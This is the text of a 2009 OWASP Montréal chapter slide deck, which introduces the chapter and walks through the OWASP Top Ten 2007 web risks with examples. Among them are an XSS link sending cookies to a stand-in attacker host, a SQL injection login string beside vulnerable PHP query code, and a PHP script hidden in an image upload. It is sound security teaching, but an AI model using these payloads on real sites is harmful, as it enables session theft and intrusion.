



OWASP Montréal

24 Février 2009

OWASP
Education Project

Benoit Guérette
Montreal Chapter Leader
Centrale Taxes Inc.
benoit.guerette@gmail.com

Copyright 2007 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Agenda

- Acknowledgments
- Montreal chapter presentation
- OWASP goal
- OWASP Top Ten 2007
- Rob Labb   (Microsoft Canada)
- Your expectations?

Acknowledgments

Microsoft®

 **CGI**

 **Centrale Taxes ®**

- **Kate Hartmann**, Operation Director, OWASP
- **Board members**, OWASP Montreal

Chapter presentation

- Site :
 - ▶ <http://www.owasp.org/index.php/Montreal>
- Discussion list:
 - ▶ <https://lists.owasp.org/mailman/listinfo/owasp-montreal>
- Board members:
 - ▶ **Benoit Guérette**
 - Senior Consultant, Centrales Taxes Inc.
 - ▶ **Philippe Gamache,**
 - CEO at Parler Haut, Interagir Librement
 - Author of Sécurité PHP 5 et MySQL
 - ▶ **Laurent Desaulniers,**
 - Computer Security Advisor, Dartech
 - ▶ **Sean Coates,**
 - Web Architect, OmniTI, New York
 - ▶ **Philippe Blondin,**
 - Gardien Virtuel

Register to Montreal Chapter's discussion list


- Ask questions about web application security
- Participate to discussions!



OWASP Goals

- **Charitable** organization
- **Community** of APPSEC experts
- **Educative mission**, with documents, tools and recommendations
- 100% open source (free)
- ~130 chapters around the world organizing regular **meetings** and **conferences**

www.owasp.org



The screenshot shows the homepage of the OWASP website. At the top, there is a navigation bar with links to Home, News, Projects, Downloads, Local Chapters, Conferences, Presentations, Video, Papers, Mailing Lists, About OWASP, and Membership. Below this is a sidebar with links for Reference (How To, Principles, Threat Agents, Attacks, Vulnerabilities, Countermeasures, Activities, Technologies, Glossary, Code Snippets, .NET Project, Java Project), Search (Go, Search), and a toolbox (What links here).

The main content area features a "Welcome to OWASP" banner with the tagline "the free and open application security community". Below this are links for About, Searching, Editing, New Article, and OWASP Categories. A "OWASP Overview" section explains the project's mission: "The Open Web Application Security Project (OWASP) is dedicated to finding and fighting the causes of insecure software. Everything here is free and open source. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work. Participation in OWASP is free and open to all." It includes buttons for Join webappsec!, Get Started, and Contact OWASP.

A "Featured Story" section announces the "OWASP Sprajax Project - the first AJAX Security Scanner". It thanks Denim Group for the donation of Sprajax, an open source security scanner for AJAX-enabled applications. Sprajax, a Microsoft .Net-based application, is the first web security scanner developed specifically to scan AJAX web applications for security vulnerabilities. A quote from Dan Cornell of Denim Group is included: "Denim Group is committed to furthering the field of application security." and "said Dan Cornell, principal of Denim Group, 'and by donating Sprajax to OWASP, we intend to generate more discussion around security'".

The right sidebar contains a "OWASP Conferences" section with a banner for the "AppSec Seattle Conference" (Oct. 16-17-18) featuring Microsoft's Michael Howard. It encourages registration for the conference, which includes presentations on Web Services Security, PCI status, Securing AJAX, the Microsoft Secure Development Lifecycle, and new OWASP projects. A "OWASP Community (add)" section is also present.

At the top right of the main content area, there is a navigation bar with links to Guide, Top Ten, WebGoat, CLASP, WebScarab, Contracting, Testing, Code Review, and More... along with links for Statistics and Recent Changes.

OWASP



OWASP Top Ten 2007

A1: Cross Site Scripting (XSS)

A2: Injection Flaws

A3: Malicious File Execution

A4: Insecure Direct Object Reference

A5: Cross Site Request Forgery (CSRF)

A6: Information Leakage and Improper Error Handling

A7: Broken Authentication and Session Management

A8: Insecure Cryptographic Storage

A9: Insecure Communications

A10: Failure to Restrict URL Access



OWASP

The Open Web Application Security Project
<http://www.owasp.org>

www.owasp.org/index.php?title=Top_10_2007

OWASP



OWASP Top Ten 2007


- Top Ten 2007 – Executive summary
 - ▶ Visual with exemples
 - ▶ Prepared for managers, for APPSEC budgets allocation
- Refer to OWASP.org for more informations
 - ▶ http://www.owasp.org/index.php/OWASP_Top_Ten_Project

A1 – Cross Site Scripting (XSS)


- Condition #1 -> The site displays data or parameters back

voiture 2010 : aucun résultat(s)


- Condition #2 -> Data/parameters not validated



A1 – Cross Site Scripting (XSS)



A1 – Cross Site Scripting (XSS)




Hello Joe. Log to SuperBook.com and check my comment:

```
http://www.superbook.com/commentaires.php?  
comment=<script>http://myevilsite.ru/  
grab.cgi?%20+document.cookie</script>
```



<http://myevilsite.ru>



Vulnerable site, display back the parameter content

- Stealing of **Joe's** Cookie (**Most popular of all XSS**)
- Attacker buy books with **Joe's** account

Example: December 2008 - **American Express web bug exposes card holders**

A2 – Injection Flaws

SQL injection is very popular. One should never accept a parameter value directly in a SQL query:

PHP: \$sql = "SELECT * FROM users WHERE id = '" . \$_REQUEST['id'] . "' and pass = '" . \$_REQUEST['password'] . "';

Code d'usager
Mot de passe

PHP: \$sql = "SELECT * FROM users WHERE id = '**John**' and




Code d'usager
Mot de passe

PHP: \$sql = "SELECT * FROM users WHERE id = '**' or 1=1;--**' and




Example: January 2006 – **Russian hacker steals 53,000 credit card numbers from Rhode Island government**

A3 – Malicious File Execution


Envoyer l'Avatar depuis votre ordinateur: 




FakeScriptPHP.jpg

The image file contains a PHP script
<?php
Attacker's PHP script
?>




Auteur: Joe
Posté le: 29 Nov 2008 08:55 pm
Mon premier sur ce site!
Inscrit le: 08 Déc 2003
Messages: 1397
Localisation: Montreal


A victim surf the net -> Script Execution!!!

Example: 2002 – **Guess.com exposed 200,000 client files and credit cards**

A4 – Insecure Direct Object Reference



http://www.MyBank.com/Interface?id=471249



Real account number

Example: 2000 – A citizen downloaded 17,000 business files by modifying the account number in the URL of the Australian Taxation Office's GST Startup Assistance site

A5 – Cross Site Request Forgery (CSRF/XSRF)

The user is not aware that an action is executed (forged URL)

#1 The user connects it's bank

Ma Banque

codeusager	Connexion

#2 He looks at his favorite forum (where the forged link is hidden)

Auteur	Message
Joe ★★★★★	Posté le: 27 Aoû 2008 08:43 am Sujet du message:  <code></code>

Vulnerable forged request

#3 Script execution!!!



Example:

Popular auction site, the forged request executed a BID for each visitor looged to the site

A6 – Information Leakage and Improper Error Handling

■ Do not help an attacker...

Server Error in '/' Application.

Exception of type System.OutOfMemoryException was thrown.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

```
[OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.]
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.


exception

```
java.sql.SQLException: Internal Error
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:169)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:211)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:274)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.initCollElemTypeName(OracleTypeCOLLECTION.java:949)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.getAttributeType(OracleTypeCOLLECTION.java:996)
at oracle.jdbc.oracore.OracleNamedType.getFullName(OracleNamedType.java:91)
at oracle.jdbc.oracore.TypeDescriptor.initSQLName(TypeDescriptor.java:128)
at oracle.sql.TypeDescriptor.getName(TypeDescriptor.java:103)
at oracle.sql.StructDescriptor.getClass(StructDescriptor.java:415)
at oracle.sql.STRUCT.toJdbc(STRUCT.java:365)
at oracle.jdbc.oracore.OracleTypeUPT.unpickle80rec(OracleTypeUPT.java:236)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec_elems(OracleTypeCOLLECTION.java:553)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec(OracleTypeCOLLECTION.java:383)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80(OracleTypeCOLLECTION.java:329)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unlinearize(OracleTypeCOLLECTION.java:218)
at oracle.sql.ArrayDescriptor.toJavaArray(ArrayDescriptor.java:501)
...
```

Apache Tomcat/5.0.28


A7 – Broken Authentication and Session Management

- No password policies
- No account lockout after x bad attempts
- -> Brute Force Password Guessing



Example: January 2009, access to administrator accounts on www.twitter.com


A8 – Insecure Cryptographic Storage



Example: 2006, TJX - 45 millions credit card numbers stolen

A9 – Insecure Communications

Protect sensitive informations!



A10 – Failure to Restrict URL Access

- Hide of a web page is not a security feature

- ▶ `http://www.exemple.com/admin/adduser.php`
- ▶ `http://www.exemple.com/siteadmin.pl`
- ▶ `http://www.exemple.com/approveTransfer.do`



- Calculate access privileges in the browser side and not on the server:

- ▶ ***Example: January 2007, MacWorld registration website vulnerability, allowed attacker to steal 1700\$ value platinum pass to the exhibition***

Rob Labb   presentation, Microsoft



Microsoft Security Development Lifecycle for IT

Rob Labb  
Application Consulting and Engineering Services
roblab@microsoft.com

What are your expectations?

- Help us serve you better:
 - ▶ High level meetings (management)
 - ▶ Technical
 - ▶ Get together (5-7)
 - ▶ Training
 - ▶ Conformity
 - ▶ Networking
 - ▶ Another idea?

